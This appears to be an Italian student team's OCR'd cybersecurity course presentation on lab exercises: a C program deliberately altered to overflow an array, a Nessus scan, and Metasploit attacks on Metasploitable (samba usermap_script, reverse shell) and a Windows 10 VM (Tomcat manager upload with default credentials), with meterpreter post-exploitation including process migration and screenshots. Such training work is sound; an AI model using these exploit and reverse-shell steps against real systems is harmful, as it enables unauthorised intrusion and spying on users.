printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
        }


for (j = 0 ; j < 10 - 1; j++)
        {
        for (k = 0 ; k < 10 - j - 1; k++)
                {
                        if (vector[k] > vector[k+1])
                        {
                        swap_var=vector[k];
                        vector[k]=vector[k+1];
                        vector[k+1]=swap_var;
                        }
                }
        }
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
        {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
        }

return 0;


}
```

ALGORITMO
BUBBLE SORT

DESCRIZIONE DEL CODICE

- Formato in linguaggio C
- Richiede all'utente l'inserimento di 10 numeri interi
- Restituisce 3 stampe
- Stampa n°1: numeri inseriti dall'utente
- Stampa n°2: il programma li visualizza nello stesso ordine
- Stampa n°3: il vettore ordinato in ordine crescente



```
Inserire 10 interi:
[1]:5
[2]:1
[3]:4
[4]:2
[5]:3
[6]:0
[7]:6
[8]:8
[9]:7
[10]:9
Il vettore inserito e':
[1]: 5
[2]: 1
[3]: 4
[4]: 2
[5]: 3
[6]: 0
[7]: 6
[8]: 8
[9]: 7
[10]: 9
Il vettore ordinato e':
[1]:0
[2]:1
[3]:2
[4]:3
[5]:4
[6]:5
[7]:6
[8]:7
[9]:8
[10]:9
```

FALCONLOCK
S.P.A.

SYSTEM EXPLOIT BOF

MODIFICHE DEL CODICE CON ERRORE DI SEGMENTAZIONE

CASE 1

Eseguira il codice corretto senza errori di segmentazione, equivalente del codice dato dalla traccia

```
i= 16, j= 0, k= 0
[17]Inserisci il numero. -1 per uscire: 170
i= 17, j= 0, k= 0
[18]Inserisci il numero. -1 per uscire: 180
i= 18, j= 0, k= 0
[19]Inserisci il numero. -1 per uscire: 190
i= 19, j= 0, k= 0
[20]Inserisci il numero. -1 per uscire: 200
i= 20, j= 0, k= 0
[21]Inserisci il numero. -1 per uscire: 220
i= 21, j= 0, k= 0
[22]Inserisci il numero. -1 per uscire: 230
i= 22, j= 0, k= 230
[23]Inserisci il numero. -1 per uscire: 240
i= 23, j= 240, k= 230
[24]Inserisci il numero. -1 per uscire:
```

CASE 2

- aggiunta del ciclo while con condizione sempre vera
- nessun controllo sull'input
- l'utente può inserire più di 10 valori

```
#include <stdio.h>

int main () {

int vector[10], i, j, k, ntemp, scelta;
int swap_var;
i=0;
j=0;
k=0;

while(1){
        printf("------- MENU --------\n");
        printf("1) Programma corretto\n");
        printf("2) Programma con possibile BOF\n");
        printf("---------------------\n");
        printf("Scelta: ");
        scanf("%d", &scelta);
        if(scelta > 2){
                printf("Inserisci un valore ammesso.\n\n");
        }else{
                break;
        }
}
```

- inserimento della variabile ntemp
- legge il valore prima di inviarlo all'array
- in caso l'utente volesse inserire più di 10 numeri, si creerebbe un buffer overflow

zsh: Segmentation Fault ./a.out

```
printf ("\n\n------ SCELTA 2 --------\n");
printf ("Inserire 10 interi:\n");

while(1){
        printf("[%d]", i+1);
        printf("Inserisci il numero. -1 per uscire: ");
        scanf("%d", &ntemp);
        if(ntemp >= 0){
                vector[i] = ntemp;
                i=i+1;
        }else{
                break;
        }
        printf("i= %d, j= %d, k= %d \n",i,j,k);
}


printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
                int t= i+1;
                printf("[%d]: %d", t, vector[i]);
                printf("\n");
        }


for (j = 0 ; j < 10 - 1; j++)
        {
        for (k = 0 ; k < 10 - j - 1; k++)
                {
                        if (vector[k] > vector[k+1])
                        {
                        swap_var=vector[k];
                        vector[k]=vector[k+1];
                        vector[k+1]=swap_var;
                        }
                }
        }

printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
        {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
        }
        break;
}

return 0;
```

```
[1505]Inserisci il numero. -1 per uscire: i= 1505, j= 26, k= 25
[1506]Inserisci il numero. -1 per uscire: i= 1506, j= 26, k= 25
[1507]Inserisci il numero. -1 per uscire: i= 1507, j= 26, k= 25
[1508]Inserisci il numero. -1 per uscire: i= 1508, j= 26, k= 25
[1509]Inserisci il numero. -1 per uscire: i= 1509, j= 26, k= 25
[1510]Inserisci il numero. -1 per uscire: i= 1510, j= 26, k= 25
[1511]Inserisci il numero. -1 per uscire: i= 1511, j= 26, k= 25
[1512]Inserisci il numero. -1 per uscire: i= 1512, j= 26, k= 25
[1513]Inserisci il numero. -1 per uscire: i= 1513, j= 26, k= 25
[1514]Inserisci il numero. -1 per uscire: i= 1514, j= 26, k= 25
[1515]Inserisci il numero. -1 per uscire: i= 1515, j= 26, k= 25
[1516]Inserisci il numero. -1 per uscire: i= 1516, j= 26, k= 25
zsh: segmentation fault  ./a.out
```

FALCONLOCK
S.P.A.

SYSTEM EXPLOIT BOF

MODIFICHE DEL CODICE CON ERRORE DI SEGMENTAZIONE

CASE 2

- aggiunta del ciclo while con condizione sempre vera
- uscita dal ciclo con l'inserimento del valore "-1"
- nessun controllo sulla quantità di input
- l'utente può inserire più valori di quanti l'array ne può contenere
- Buffer Overflow

```
while(1){
    printf("[%d]", i+1);
    printf("Inserisci il numero. -1 per uscire: ");
    scanf("%d", &ntemp);
    if(ntemp >= 0){
        vector[i] = ntemp;
        i=i+1;
    }else{
        break;
    }
    printf("i= %d, j= %d, k= %d \n",i,j,k);
}
```


FALCONLOCK
S.P.A.

SYSTEM EXPLOIT BOF

MODIFICHE DEL CODICE CON ERRORE DI SEGMENTAZIONE

Buffer Overflow

Il Buffer overflow è una condizione che si verifica a runtime quando in un buffer di una data dimensione vengono scritti dati di dimensioni maggiori.



FALCONLOCK
S.P.A.

SYSTEM EXPLOIT BOF

MODIFICHE DEL CODICE CON ERRORE DI SEGMENTAZIONE

Segmentation Fault

“Segmentation fault” è un tipo specifico di errore che avviene quanto un programma tenta di accedere a una porzione di memoria a cui non è autorizzato.


```
[1505]Inserisci il numero. -1 per uscire: i= 1505, j= 26, k= 25
[1506]Inserisci il numero. -1 per uscire: i= 1506, j= 26, k= 25
[1507]Inserisci il numero. -1 per uscire: i= 1507, j= 26, k= 25
[1508]Inserisci il numero. -1 per uscire: i= 1508, j= 26, k= 25
[1509]Inserisci il numero. -1 per uscire: i= 1509, j= 26, k= 25
[1510]Inserisci il numero. -1 per uscire: i= 1510, j= 26, k= 25
[1511]Inserisci il numero. -1 per uscire: i= 1511, j= 26, k= 25
[1512]Inserisci il numero. -1 per uscire: i= 1512, j= 26, k= 25
[1513]Inserisci il numero. -1 per uscire: i= 1513, j= 26, k= 25
[1514]Inserisci il numero. -1 per uscire: i= 1514, j= 26, k= 25
[1515]Inserisci il numero. -1 per uscire: i= 1515, j= 26, k= 25
[1516]Inserisci il numero. -1 per uscire: i= 1516, j= 26, k= 25
zsh: segmentation fault  ./a.out
```

METASPLOIT VS METASPLOITABLE

FALCONLOCK S.P.A.

Vulnerability scanning con Nessus

- Avvio di una scansione su Metasploitable con Nessus
    - Riscontro di una vulnerabilità nella porta 445




Ricerca e configurazione dell' exploit

- Avvio di MSFConsole
- Utilizzo comando **search samba** per la ricerca di exploit
- Utilizzo dell' exploit **exploit/multi/samba/usermap_scrip**t
- Configurazione dei parametri dell' exploit

```
Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Com


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.50.150
rhost => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

METASPLOIT VS METASPLOITABLE

FALCONLOCK S.P.A.



Esecuzione dell’ exploit

- Avvio dell’ exploit con il comando **run**
- Otteniamo l’ accesso remoto alla macchina Metasploitable tramite una reverse shell
- Eseguiamo il comando **ifconfig** per verificare l’ indirizzo di rete della macchina

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo seXZ83CYA9YaAIOl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "seXZ83CYA9YaAIOl\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:54275) at 2025-03-17 09:50:23 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:68:19:af
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe68:19af/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2236 errors:0 dropped:0 overruns:0 frame:0
          TX packets:414 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:162485 (158.6 KB)  TX bytes:157085 (153.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2033 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2033 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:966773 (944.1 KB)  TX bytes:966773 (944.1 KB)
```

FALCONLOCK
S.P.A.

METASPLOIT VS WINDOWS

Configurazione delle macchine:

- kali = 192.168.200.100
- windows = 192.168.200.200

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.629 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.487 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.503 ms
^C
── 192.168.200.200 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2056ms
rtt min/avg/max/mdev = 0.487/0.539/0.629/0.063 ms
```

Analisi delle vulnerabilità con Nessus


Host Information

Netbios Name:	DESKTOP-9K1O4BT
IP:	192.168.200.200
MAC Address:	08:00:27:4C:23:AA
OS:	Microsoft Windows 10 Pro

7	13	21	1	99
CRITICAL	HIGH	MEDIUM	LOW	INFO

Accesso alla Web Application Manager di Apache Tomcat:

- Tomcat Web Application Manager su http://192.168.200.200:8080
- -username: admin
- -password: password



FALCONLOCK
S.P.A.

METASPLOIT VS WINDOWS

Sfruttamento vulnerabilità con Metasploit

Le configurazioni impostate nel modulo multi/http/tomcat_mgr_upload includono:

- RPORT: 8080
- LPORT: 7777
- HttpUsername: admin
- HttpPassword: password
- RHOSTS: 192.168.200.200

Accesso alla macchina target e raccolta informazioni

- informazioni del sistema
- screenshot effettuato
- webcam rilevate (0)
- configurazione ip

```
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\tomcat7>systeminfo
systeminfo

Nome host:                          DESKTOP-9K104BT
Nome SO:                            Microsoft Windows 10 Pro
Versione SO:                        10.0.10240 N/D build 10240
Produttore SO:                      Microsoft Corporation
Configurazione SO:                  Workstation autonoma
Tipo build SO:                      Multiprocessor Free
Proprietario registrato:            user
Organizzazione registrata:
Numero di serie:                    00331-20305-79611-AA686
Data di installazione originale:    09/07/2024, 16:37:06
Tempo di avvio sistema:             18/03/2025, 09:24:02
Produttore sistema:                 innotek GmbH
Modello sistema:                    VirtualBox
Tipo sistema:                       x64-based PC
Processore:                         1 processore(i) installati.
                                    [01]: Intel64 Family 6 Model 94 Stepping 3 GenuineIntel ~4

008 Mhz
Versione BIOS:                      innotek GmbH VirtualBox, 01/12/2006
Directory Windows:                  C:\Windows
Directory di sistema:               C:\Windows\system32
Dispositivo di avvio:               \Device\HarddiskVolume1
Impostazioni locali sistema:        it;Italiano (Italia)
Impostazioni locali di input:       it;Italiano (Italia)
Fuso orario:                        (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vie
nna
Memoria fisica totale:              2.048 MB
Memoria fisica disponibile:         1.398 MB
```

FALCONLOCK
S.P.A.

METASPLOIT VS WINDOWS


webcam mancante

```
meterpreter > webcam_list
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioni
ng.
```

configurazione dell’ip di windows

```
C:\tomcat7>ipconfig /all
ipconfig /all

Configurazione IP di Windows

   Nome host . . . . . . . . . . . . : DESKTOP-9K104BT
   Suffisso DNS primario . . . . . . :
   Tipo nodo . . . . . . . . . . . . : Ibrido
   Routing IP abilitato. . . . . . . : No
   Proxy WINS abilitato . . . . . . . : No

Scheda Ethernet Ethernet:

   Suffisso DNS specifico per connessione:
   Descrizione . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Indirizzo fisico. . . . . . . . . : 08-00-27-4C-23-AA
   DHCP abilitato. . . . . . . . . . : No
   Configurazione automatica abilitata   : S♦
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::15b:c8ce:b373:f139%4(Preferenziale)
   Indirizzo IPv4. . . . . . . . . . : 192.168.200.200(Preferenziale)
   Subnet mask . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . : 192.168.200.1
   IAID DHCPv6 . . . . . . . . . . . : 50855975
   DUID Client DHCPv6. . . . . . . . : 00-01-00-01-2F-4F-81-88-08-00-27-4C-23-AA
   Server DNS . . . . . . . . . . . . : 8.8.8.8
                                        8.8.4.4
   NetBIOS su TCP/IP . . . . . . . . . : Attivato

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

   Stato supporto. . . . . . . . . . : Supporto disconnesso
   Suffisso DNS specifico per connessione:
   Descrizione . . . . . . . . . . . : Microsoft ISATAP Adapter
   Indirizzo fisico. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP abilitato. . . . . . . . . . : No
   Configurazione automatica abilitata   : S♦

C:\tomcat7>
```

screenshot del desktop/tomcat di windows



```
 2984  2280  conhost.exe          x64   0        NT AUTHORITY\SYSTEM                C:\Win
 2988  2200  powershell.exe       x64   0        NT AUTHORITY\SYSTEM                C:\Win
 3080  620   unsecapp.exe         x64   0        NT AUTHORITY\SYSTEM                C:\Win
 3148  620   WmiPrvSE.exe         x64   0        NT AUTHORITY\SERVIZIO DI RETE      C:\Win
 3172  848   sihost.exe           x64   1        DESKTOP-9K104BT\user               C:\Win
 3316  536   svchost.exe          x64   0        NT AUTHORITY\SERVIZIO DI RETE      C:\Win
 3408  848   taskhostw.exe        x64   1        DESKTOP-9K104BT\user               C:\Win
 3608  3576  explorer.exe         x64   1        DESKTOP-9K104BT\user               C:\Win
 3688  3608  OneDrive.exe         x86   1        DESKTOP-9K104BT\user               C:\Use
 3752  620   RuntimeBroker.exe    x64   1        DESKTOP-9K104BT\user               C:\Win
 3872  4384  conhost.exe          x64   0        NT AUTHORITY\SYSTEM                C:\Win
 3884  536   SearchIndexer.exe    x64   0        NT AUTHORITY\SYSTEM                C:\Win
 4200  620   WmiPrvSE.exe         x64   0        NT AUTHORITY\SYSTEM                C:\Win
 4296  620   ShellExperienceHost.exe x64 1        DESKTOP-9K104BT\user               C:\Win
 4384  4504  java.exe             x64   0        NT AUTHORITY\SYSTEM                C:\Pro
 4532  620   SearchUI.exe         x64   1        DESKTOP-9K104BT\user               C:\Win
 4812  3608  VBoxTray.exe         x64   1        DESKTOP-9K104BT\user               C:\Win
 4844  536   svchost.exe          x64   1        DESKTOP-9K104BT\user               C:\Win
 4996  2876  cmd.exe              x64   0        NT AUTHORITY\SYSTEM                C:\Win
 5100  2876  conhost.exe          x64   0        NT AUTHORITY\SYSTEM                C:\Win

meterpreter > migrate 3608
[*] Migrating from 1152 to 3608...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /home/kali/xrkWirx0.jpeg
meterpreter >
```

FALCONLOCK
S.P.A.

ordine di presentazione	nome	argomento
	Sergio Musto	presentazione progetto e conclusione
1	Alfonso Pio Montalbano	black box 1 (jangow01)
2	Ernesto Mercurio	black box 2 (lupin)
3	Andrea Pensierini	black box 3 (harry potter)
4	Simeone Cristofaro	SQL e XSS (giorno 1 e 2)
5	Ritish Bhantooa	buffer over flow (giorno 3)
6	Giuseppe Cevallos	vulnerability scan su meta (giorno 4)
7	Matteo Garau	metasploit windows 10 (giorno 5)